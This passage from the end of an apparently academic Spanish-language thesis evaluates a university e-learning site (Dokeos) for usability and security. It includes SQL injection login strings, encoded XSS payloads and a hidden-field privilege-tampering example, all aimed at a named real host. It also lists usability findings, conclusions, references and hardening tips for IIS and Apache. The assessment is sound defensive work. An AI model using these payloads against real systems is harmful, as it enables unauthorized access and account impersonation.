13	en el menú superior el ícono de novedades distrae mucho y no da indicaciones claras de que se trata.	Alta	Se debe evitar en lo posible los gif animados ya que estos distraen al usuario y normalmente son molestos.
14	el uso de la sección: http://saesap.usac.edu.gt/enlinea.htm es confuso y puede tender a crear equivocaciones en los usuarios debido a que los mensajes no están escritos claramente.	Alta	Los usuarios finales pueden extraviarse en el sitio. Se deben rediseñar los mensajes para que sean claros y concisos
15	los colores de la página http://saesap.usac.edu.gt/enlinea.htm pueden ser cansados a la vista	Baja	Utilizar colores de bajo impacto en la vista como esquemas monocromáticos
16	La pantalla de *Open Web Mail* debe ser configurada para que aparezcan solo los elementos necesarios.	Baja	Eliminar todos los vínculos innecesarios de la pantalla de inicio de Open W*eb* M*ail*
17	La sección de novedades no incluye vínculos de regreso.	Alta	Agregar lista de navegación
18	Agregar la palabra “próximamente” a los vínculos no activos.	Baja	Avisar cuando un vinculo no este activo o se encuentre temporalmente fuera de línea.
19	Los vínculos hacia filosofía hindú y otros temas que se encuentran en la página de inicio están fuera de temática, es mejor incluirlos en otros apartados.	Baja	Incluir temas especializados en diferentes directorios del sitio
20	La marquesina de texto de la barra de estado (parte inferior de la página) es molesta y distrae	Alta	Eliminar las marquesinas de texto en todas las páginas
21	En la página inicial existe un vínculo hacia una presentación llamada *learning.ppt* que no existe.	Baja	Verificar que los objetos y páginas vinculadas en el sitio existan y sean accesibles..

Continuación

22	La sección casa de la cultura no tiene elementos de navegación (páginas muertas)	Alta	Crear listas de navegación y vínculos e íconos en cada página principal.
23	El texto utilizado en varias páginas es demasiado ancho y extenso para leerlo cómodamente	Media	Distribuir el diseño de la página en áreas de tamaño definido e incluir texto de un ancho adecuado en dichos cuadros.
24	Falta logo de SAE/sap para el sitio	Media	Incluir el logo como elemento de navegación de todas las páginas.
25	las páginas de Dokeos tienen vínculos hacia ellas mismas. Esto desperdicia recursos.	Alta	Eliminar los vínculos que apunten hacia la misma página que los contiene
26	El manejo de errores de la aplicación Dokeos es confuso	Alta	Descargar las actualizaciones de la aplicación y comunicar a los desarrolladores del proyecto lo sucedido
27	El mensaje de correo enviado a los estudiantes luego de inscribirse en los cursos a distancia es ambiguo y puede producir confusion ya que parece un correo de inscripción a la universidad mas que de inscripción a cursos a distancia	Media	Escribir el mensaje de manera clara y eliminar ambigüedades
28	La inscripción a cursos puede ser confusa cuando el cupo esta lleno o cuando la fecha de inscripción ya ha finalizado	Alta	Comunicar al personal de dokeos que deben mejorar la usabilidad de la inscripción a cursos, descargar la última versión si esta disponible.

El administrador debe descargar y probar otras aplicaciones de e-learning, con el fin de encontrar la herramienta más adecuada y funcional según las necesidades del SAE/SAP. Dokeos es una herramienta útil pero aun necesita ser mejorada en varios aspectos, entre ellos la facilidad de uso, por lo que debe investigarse mas al respecto en cuestión de aplicaciones de aprendizaje a distancia.

6.3 Test de seguridad

El *test* de seguridad practicado al SAE/SAP consiste en el uso de varias herramientas de análisis de vulnerabilidades en aplicaciones *web* que detectan por medio de script los ataques mas comunes en aplicaciones basadas en Internet. Las herramientas utilizadas son:

AppDetective (www.apsecinc.com)
Syhunt Sandcat Scanner Report (www.syhunt.com)
GFI Languard (www.gfi.com)

La primera tarea del análisis de seguridad fue determinar los parámetros del servidor Web y determinar si este se encontraba activo, lo cual se realizo por medio de un test en línea del sitio www.analox.com, de donde se obtuvo los siguientes datos:

Tabla XV parámetros del servidor saesap.usac.edu.gt

Header	*Parámetros*
Date:	Tue, 13 Jul 2004 20:43:52 GMT
Server:	Apache/2.0.40 (Red Hat Linux)
Accept-Ranges:	Bytes
X-Powered-By:	PHP/4.2.2
Expires:	Thu, 19 Nov 1981 08:52:00 GMT
Content-Length:	4912
Connection:	Close
Content-Type:	text/html; charset=iso-8859-1

Fuente: www.analox.com, julio 2004

Los tiempos de descarga de la página son los siguientes:

Tabla XVI tiempos de descarga de páginas

Velocidad (bps)	*Descripción*	*Tiempo de descarga*
14400	V.32 (14.4k) Modem	26.7999 seg
28800	V.34 (28.8k) Modem	13.5383 seg
57600	V.92 (56k) Modem	6.9074 seg
131072	ISDN (Dual Channel)	3.5924 seg
384000	DSL	3.5924 seg
786000	Cable MODEM	3.5924 seg
1544000	T-1/DS-1	3.5924 seg

Fuente: www.analox.com, julio 2004

Lo anotado muestra que el servidor es lento cuando se trata de velocidades de 28 kbps o menos. A continuación se presenta el resultado del análisis de vulnerabilidades a nivel de aplicación para el sitio de *e-learning* del SAE/SAP:

Inyección SQL


No se encontró ninguna vulnerabilidad de este tipo. Se utilizó la herramienta AppDetective para realizar un test automático y el resultado fue negativo.

Cadenas probadas:

```
http://saesap.usac.edu.gt/dokeos/index.php?login=manglio'--&password=secreto
http://saesap.usac.edu.gt/dokeos/index.php?
login='manglio''%20and%20'1'='1&password='secreto'
login='manglio''%20and%20'1'='1'--&password='secreto'
login='manglio'';exec%20a--&password='secreto'
login='manglio''%23&password='secreto'
login=''%2B'manglio'%2B''&password='secreto'
login=''%2B'manglio'%2B''')--&password='secreto'
login=''%7C%7C'manglio'%7C%7C''')--&password='secreto'
```

En el gráfico 11 se muestra el resultado del test:

Figura 11. Test de inyección SQL



Fuente: Herramienta AppDetective

Cross site scripting

Se atacó al sitio con la cadena:

http://saesap.usac.edu.gt/dokeos/index.php?%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%61%74%61%63%61%6E%64%6F%27%29%3C%2F%73%63%72%69%70%74%3

Que es equivalente a:

http://saesap.usac.edu.gt/dokeos/index.php?<script>alert('atacando')</script>

Así como los siguientes ataques codificados:

http://saesap.usac.edu.gt/dokeos/index.php?%U003C%U0073%U0063%U0072%U0069%U0070%U0074%U003E%U0061%U006C%U0065%U0072%U0074%U0028%U0027%U0061%U0074%U0061%U0063%U0061%U006E%U0064%U006F%U0027%U0029%U003C%U002F%U0073%U0063%U0072%U0069%U0070%U0074%U003E

http://saesap.usac.edu.gt/dokeos/index.php?%3Cscript%3Ealert('atacando')%3C%2Fscript%3E

http://saesap.usac.edu.gt/dokeos/index.php?%C0%BC%C1%B3%C1%A3%C1%B2%C1%A9%C1%B0%C1%B4%C0%BE%C1%A1%C1%AC%C1%A5%C1%B2%C1%B4%C0%A8%C0%A7%C1%A1%C1%B4%C1%A1%C1%A3%C1%A1%C1%AE%C1%A4%C1%AF%C0%A7%C0%A9%C0%BC%C0%AF%C1%B3%C1%A3%C1%B2%C1%A9%C1%B0%C1%B4%C0%BE

Todos los ataques anteriores fueron fallidos y no vulneraron el servidor.

Parameter Tampering

Se han descubierto varias vulnerabilidades de *parameter tampering* en el uso de campos ocultos como la siguiente

http://saesap.usac.edu.gt/dokeos/claroline/auth/inscription.php
<input type="hidden" name="statut" id="language" value="STUDENT">

Que puede ser cambiada por ejemplo value=”ADMIN” Por un usuario malicioso.

Debido a que Dokeos es una aplicación de terceros, se recomienda enviar este aviso a la administracion de dicho proyecto en www.dokeos.com


Alteración de sesiones

Se encontraron las siguientes vulnerabilidades de manejo de sesiones:

Las sesiones se envían entre formularios como parámetros ocultos y ésto es sumamente peligroso para la seguridad, así como identificadores de sesión en los encabezados http

http://saesap.usac.edu.gt/dokeos/index.php?category=SAE&PHPSESSID=0a9e6f5d92fcc88da1d005d04f6de4b9

Figura 12 escaneo de sesiones



Fuente: herramienta AppDetective

Los parámetros mostrados son parte del manejo de sesiones de dokeos, tanto las *cookies* como campos ocultos en los formularios html pueden permitir a los usuarios manejar ataques de *cookie poisoning* e impersonar otros usuarios con ellas, lo cual hace vulnerables las sesiones. Se debe avisar al proyecto Dokeos para que en nuevas versiones se fortalezca el manejo de sesiones.

6.4 Resultado de la evaluación

Los resultados anteriormente mostrados, han sido entregados al administrador del sitio del SAE/SAP para que se tomen las medidas pertinentes y sean corregidos los errores de usabilidad y funcionabilidad del mencionado sitio con el fin de hacerlo más eficiente.

El plan de negocios y *marketing* ha sido sugerido al administrador del sitio para que se tomen medidas adecuadas en la gestión del sitio como proyecto y se pueda crecer en tráfico de visitantes, calidad y manejo eficiente de costos.

El test de seguridad ha determinado que la aplicación posee vulnerabilidades suficientemente serias para ser tomadas en cuenta, por lo que se aconseja su corrección a la brevedad, debido a que la aplicación de *e-learning* es un programa descargable desde Internet se recomienda que se comunique los errores encontrados a los administradores del proyecto Dokeos.

CONCLUSIONES

1. La metodología de los 7 hábitos de la gente altamente efectiva es una herramienta muy útil que puede utilizarse en diversos aspectos de la vida cotidiana incluyendo la planificación y administracion de sitios *web*.

2. La usabilidad es un factor clave en el desarrollo de *software*, en especial de sitios *web* donde el tiempo de respuesta y la eficiencia de las aplicaciones son vitales. La usabilidad permite al usuario aprender a utilizar *rápidamente* los sistemas y tener una buena experiencia con los mismos. Las empresas de desarrollo obtienen por ella un retorno de inversión elevado y recompensas en la comercialización de sus productos.

3. Los sitios *web* son vulnerables a diversos tipos de ataques a nivel de aplicación. Es responsabilidad del experto de seguridad, conocer estas vulnerabilidades y saber cómo combatirlas ya que, en su mayoría los ataques son sencillos de realizar pero pueden tener consecuencias muy graves.

4. La administracion de sitios *web* es una disciplina que debe tomarse en serio, por lo que el equipo de trabajo asociado debe tener una planificación adecuada, y contar con personas con altos conocimientos de planeación y dirección, para llevar el proyecto a buen término.

RECOMENDACIONES

1. Revisar constantemente los foros de seguridad de la red para encontrar nuevas vulnerabilidades en las tecnologías *web* y sus soluciones asociadas y fortalecer la seguridad general de los sitios administrados.

2. Instalar los parches y actualizaciones más recientes tanto en los sistemas operativos como en herramientas de desarrollo y servidores web.

3. Realizar pruebas de vulnerabilidad para tener el sistema a punto y estar preparado contra ataques directos.

4. Realizar pruebas de usabilidad a los sitios *web* de manera periódica, para detectar posibles errores y fallos de diseño que afecten el rendimiento de los usuarios finales.

5. Capacitar al personal del equipo de desarrollo con el fin de que se encuentre al día en cuanto a las tecnologías utilizadas en el desarrollo de sitios *web* así como en técnicas administrativas y de análisis y diseño.

REFERENCIAS

1
COVEY STEPHEN “Los 7 hábitos de la gente altamente efectiva”, Ediciones Paidos Iberica S.A., 1996

2
PER KROLL, PHILIPPE KRUCHTEN, “Rational Unified Process Made Easy: A Practitioner's Guide to the RUP”, Addison Wesley 2003, chapter 1: The Rup Approach

3
GAMMA ERICH, “Extreme Programming Explained” , Addison Wesley 2002, pp. 7

4
PRADEEP HENRY , “User centered information Design” , Artech House, sin fecha.

5
BEVAN NIGEL, “Business Case for User Centered Design”, Serco Usability Services, octubre 2000

6
PRITCHARD L, “Usability and Technical Documentation”, XEROX Corp, 1995

7
STAN WARD Y PER KROLL, “Building Web solutions with the Rational Unified Process” (pdf), Rational inc, Context inc, 1999

8
Doug Wallace y otros “Extreme Programming for Web Projects” , Addison Wesley, 2002

9
Deploying high Availability campus networks, Cisco systems 1996

10
Herramienta business plan pro, palo alto software www.bplans.com, mayo 2004

11
PHILLIP KOTLER Y OTROS, “Principles of Marketing”, Prentice Hall 1999, pp 111.

12
Small Business Administration, http://www.sba.gov, mayo 2004

13
HOLTZ HERMAN "Priced to Sell: A Complete Guide to More Profitable Pricing" Upstart Publishing, 1996

14
CHASE COCHRANE Y BARASCH KENNETH, "Marketing Problem Solver”

15
Choosing Web Hosting http://www.web-source.net, mayo 2004

16
Small business Administration, www.sba.gov/finance, abril 2004

17
AARP web site, www.aarp.org/financial, abril 2004

18
Éstos conceptos son descritos desde un punto de vista práctico y sencillo sin profundizar en términos contables avanzados, con el fin de facilitar su entendimiento por el lector, especialmente para todo aquel ajeno al ambiente financiero formal. Se sugiere la consulta de textos especializados o bien la asesoría de profesionales en el area financiera y contable para su correcta utilización.

19
Information & design,
http://www.infodesign.com.au/usabilityresources/index.htm , abril 2004

20
Usability toolbox, http://jthom.best.vwh.net/usability/index.htm, mayo 2004

21
MAJ ARTHUR “Securing apache 2 Step by Step”, www.securityfocus.com/infocus/1786, junio 2004

22
Open Web Application security proyect, “The 10 most critical web application security vulnerabilities” www.owasp.org, owasptopten2004.pdf marzo 2004

23
Brat Templeton “10 big miths about copyright”, www.templetons.com/brad/copymyths.html, mayo 2004

24
SANJAY Y OTROS, “Research Based Web Design & usability guidelines”, www.usability.gov , marzo 2004

25
Web design for instruction, www.usask.ca/education/coursework/skaalid/index.htm, marzo 2004

26
Content centered web design, www.robotwisdom.com/web/index.html, marzo 2004

27
Web content accesibility guidelines 1.0 http://www.w3.org/TR/1999/WAI-WEBCONTENT-19990505, marzo 2004

28
The ten most critical web application security vulnerabilities http://prdownloads.sourceforge.net/owasp/OWASPTopTen2004.pdf?download mayo 2004

29
Guide for Creating Teams, http://web.mit.edu/ist/competency/guide/index.html, mayo 2004

30
MARSHALL BRAIN, http://computer.howstuffworks.com/
web-advertising1.htm, mayo 2004

31
Heuristic Evaluation, www.useit.com
marzo 2004

32
“How to conduct a Heuristic Evaluation” ,
Usability Analysis & design Xerox Company, 1996

33
Web site evaluation Checklist,
http://www.infodesign.com.au/ftp/WebCheck.pdf, abril 2004

34
Evaluacion de laboratorio
www.infodesign.com.au/usabilityresources/
evaluation/usabilitytestingmaterials.htm, mayo 2004

35
Home computer security, www.cert.org,
mayo 2004

36
How do people evaluate web site credibility?, http://credibility.stanford.edu,
mayo 2004 (stanfordPTL.pdf)

37
Stanford Guidelines for Web Credibility,
www.webcredibility.org/guidelines, mayo 2004

38
The glass wall, the BBCi home page redesign and usability (pdf), www.bbc.co.uk, marzo 2004

39
Belany y Muckin IIS Security**,** www.securityfocus.com/infocus/1675,
mayo 2004

BIBLIOGRAFÍA

1. Certificados *web* http://www.Verisign.com
   marzo 2004

2. *Ecomerce* http://ectalk.ecommerce-guide.com
   marzo 2004

3. *Ecommerce* portal http://ecommerce.internet.com
   abril 2004

4. Encriptamiento http://www.pgpi.org
   marzo 2004

5 Guía de comercio electrónico
   http://www.*web*-design-uk.biz/ecommerce/ecommerce.htm
   mayo 2004

6. Interacción humana con el computador http://www.humanfactors.com
   abril 2004

7.. Laboratorio de usabilidad http://psychology.wichita.edu/optimal*web*
   mayo 2004

8. Lista de *Spyware* http://www.cexx.org/ abril 2004

9. Promoción en línea
   http://www.nowsell.com/articles-reprint-rights/
   article-budget-promotion.html
   mayo 2004

10 RUP www.Rational.com
   mayo 2004

11. Seguridad Base http://www.microsoft.com/security/articles/assess.asp
   marzo 2004

12. Seguridad básica de todo sitio
   http://rusecure.rutgers.edu/secplan/basecklst.htm marzo 2004

13. Seguridad cgi y penetración *web* http://www.cgisecurity.com/pen-test/ marzo 2004

14. Seguridad de aplicaciones *web* en general: http://www.securityfocus.com/infocus/1704 marzo 2004

15 Seguridad para SQL server http://sqlsecurity.com marzo 2004

16. Seguridad Php http://www.phpadvisory.com/ marzo 2004

17. *Spyware* http://www.spywareguide.com/product_search.php abril 2004

APÉNDICE 1

A continuación se muestra una lista de sitios *web* relacionados con la seguridad y actualizaciones de servidores *web* y herramientas de desarrollo como PHP

Apache Web Server
http://httpd.apache.org julio 2004

Lista de correo *bugtraq*
http://www.securityfocus.com mayo 2004

Lista de correo de Apache
http://httpd.apache.orgq/lists.html#http-announce julio 2004

Lista de vulnerabilidades y soluciones a problemas de seguridad *web*
http://www.securitytracker.com/topics/topics.html julio 2004

Método de seguridad SKIP de CERT
http://www.cert.org/archive/pdf/SKiP.pdf julio 2004

Php parches de seguridad y filtros de validación de la OWASP
http://www.php.net/downloads.php julio 2004
http://prdownloads.sourceforge.net/owasp/owasp-php-filters.zip?download julio2004

Programas Anti Spyware
Spybot Search&Destroy: http://security.kolla.de mayo 2004
Lavasoft AD-aware: www.lsfileserv.com/aaw.html mayo 2004
PestPatrol: www.pestpatrol.com mayo 2004

Recomendaciones de seguridad de CERT
http://www.cert.org/security-improvement/practices/p067.html julio2004
http://www.cert.org/security-improvement/implementations/i040.01.html julio 2004

Seguridad Apache
http://httpd.apache.org/docs-2.1/misc/security_tips.html julio 2004

Seguridad de comercio electrónico y tópicos diversos sobre seguridad
http://www.securitytracker.com/topics/topics.html julio 2004

Seguridad Microsoft ®
http://www.microsoft.com/technet/security/topics/hardsys/default.mspx junio 2004
http://www.microsoft.com/technet/security/tools/urlscan.mspx julio 2004

Updates para Windows®
http://www.microsoft.com/security/bulletins/default.mspx julio 2004
http://v4.windowsupdate.microsoft.com/es/default.asp mayo 2004
http://www.microsoft.com/windows/downloads/default.mspx julio 2004

APÉNDICE 2

Configuración de los servidores Web IIS y Apache.

Internet I*nformation Service*

Según Belany y Muckin [39] estas son las características que han cambiado en la versión 6 de IIS:

IIS es por default configurado para http estático, por lo tanto varios servicios están deshabilitados por *default*, compárese con la versión 5 que tenia habilitados dichos servicios:

Tabla XVII comparación entre IIS versión 5 y 6

Componente de IIS	IIS 5.0 instalación predeterminada	IIS 6.0 instalación predeterminada
Archivos estáticos http	Habilitado	Habilitado
ASP	Habilitado	Deshabilitado
Server-side incluyes	Habilitado	Deshabilitado
Internet Data Connector	Habilitado	Deshabilitado
WebDAV	Habilitado	Deshabilitado
Index Server ISAPI	Habilitado	Deshabilitado
Internet Printing ISAPI	Habilitado	Deshabilitado
CGI	Habilitado	Deshabilitado
Microsoft FrontPage® Server extensions	Habilitado	Deshabilitado
Cambio de Password	Habilitado	Deshabilitado
SMTP	Habilitado	Deshabilitado
FTP	Habilitado	Deshabilitado
ASP.NET	N/A	Deshabilitado

Fuente: Belany y Muckin [22]

Como puede verse IIS 6 es más robusto que sus antecesores, sin embargo requiere que el administrador conozca que opciones necesita para la funcionabilidad del sitio *web* administrado. Además de estas funciones se debe tomar en cuenta lo siguiente:

Modificación de los registros de Windows®

Con el fin de evitar ataques por modificación de encabezados (*buffer overflow* o *parameter tampering*) o ataques para falsear la validación de caracteres es importante modificar algunas cadenas localizadas en el siguiente *path*:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\HTTP\Parameters
```

- ***AllowRestrictedChars***: esta llave Booleana indica si es posible aceptar cadenas hexadecimales en el encabezado http, es recomendable el valor 0 que evita encabezados maliciosamente codificados
- ***MaxFieldLength***: esta llave indica el tamaño máximo de cada encabezado en bytes su valor predeterminado es 16 KB
- ***MaxRequestBytes***: esta llave indica el límite superior del tamaño total de peticiones entre el encabezado y la línea de petición. Su valor predeter-minado es 16KB.
- ***UrlSegmentMaxCount***: determina el máximo número de segmentos o directorios aceptados por el servidor, limita el numero de diagonales incluidas en el encabezado. Se debe analizar la estructura del sitio para determinar el tamaño adecuado y evitar un ataque de recorrido de directorios (*traversal attack*). Valor Por *default* 255.

- ***UrlSegmentMaxLength***: Coloca un máximo tamaño en la longitud de caracteres en cualquier segmento del URL. Previene ataques de segmentos muy largos (buffer overflow) El valor predeterminado es 260.
- ***EnableNonUTF8:*** Controla qué codificación puede utilizarse. El valor predeterminado 1 permite URLS codificadas con los formatos ANSI- y DBCS adicionalmente a las codificadas en formato UTF8.

Habilitar el logueo

Habilite el logueo para poder ver el desempeño del servidor *web*, también es posible determinar cualquier intento de ataque o peticiones sospechosas. Es importante tenerlo activado para poder analizar la seguridad del servidor *web*.

Apache Server

Tabla XVIII descripción de módulos de Apache 2

Modulo	Descripción
Core	El núcleo de apache Server, requerido en toda instalación.
http_core	El núcleo para http de apache, requerido en toda instalación.
prefork	Multi-Processing Module (MPM) Implementa un servidor sin multi hilo. Puede ser configurado para aceptar multi procesos. Es requerido en toda instalación.
Mod_access	Provee acceso basado en nombre de host, IP u otros parámetros, se usa para las directivas autorizar, denegar y ordenar. Debe estar habilitado.
Mod_auth	Requerido para la autenticación básica por medio de archivos de texto.
Mod_dir	Sirve para buscar y despachar archivos de índice como: "index.html", "default.htm", etc.

Continuación

Mod_log_config	Requerido para habilitar los logs del servidor.
Mod_mime	Requerido para utilizar codificación, control de contenidos y documentos de tipo MIME.

Fuente: Maj [21]

Módulos dinámicos

Si desea funcionabilidad para páginas dinámicas considere habilitar los siguientes módulos según la herramienta que vaya a usar:

- mod_php
- mod_perl
- mod_tcl
- mod_python

APÉNDICE 3

Marcas registradas

Los siete hábitos de la gente altamente efectiva
Victoria privada
Victoria pública
Sea proactivo
Comience con un fin en mente
Primero lo primero
Piense en ganar ganar
Procure comprender a los demás primero y luego ser comprendido
Sinergice
Afile la sierra
Son marcas registradas de Covey Leadership Center y Franklin Covey Co

El uso de estas marcas registradas en este documento se realiza bajo los auspicios de la norma "Fair Use" o uso Justo, de las leyes internacionales de Copyright. El autor de estas líneas ha hecho referencia a las mismas como sustentación a su investigación y nunca como una suplantación o reemplazo de la obra del Dr. Covey.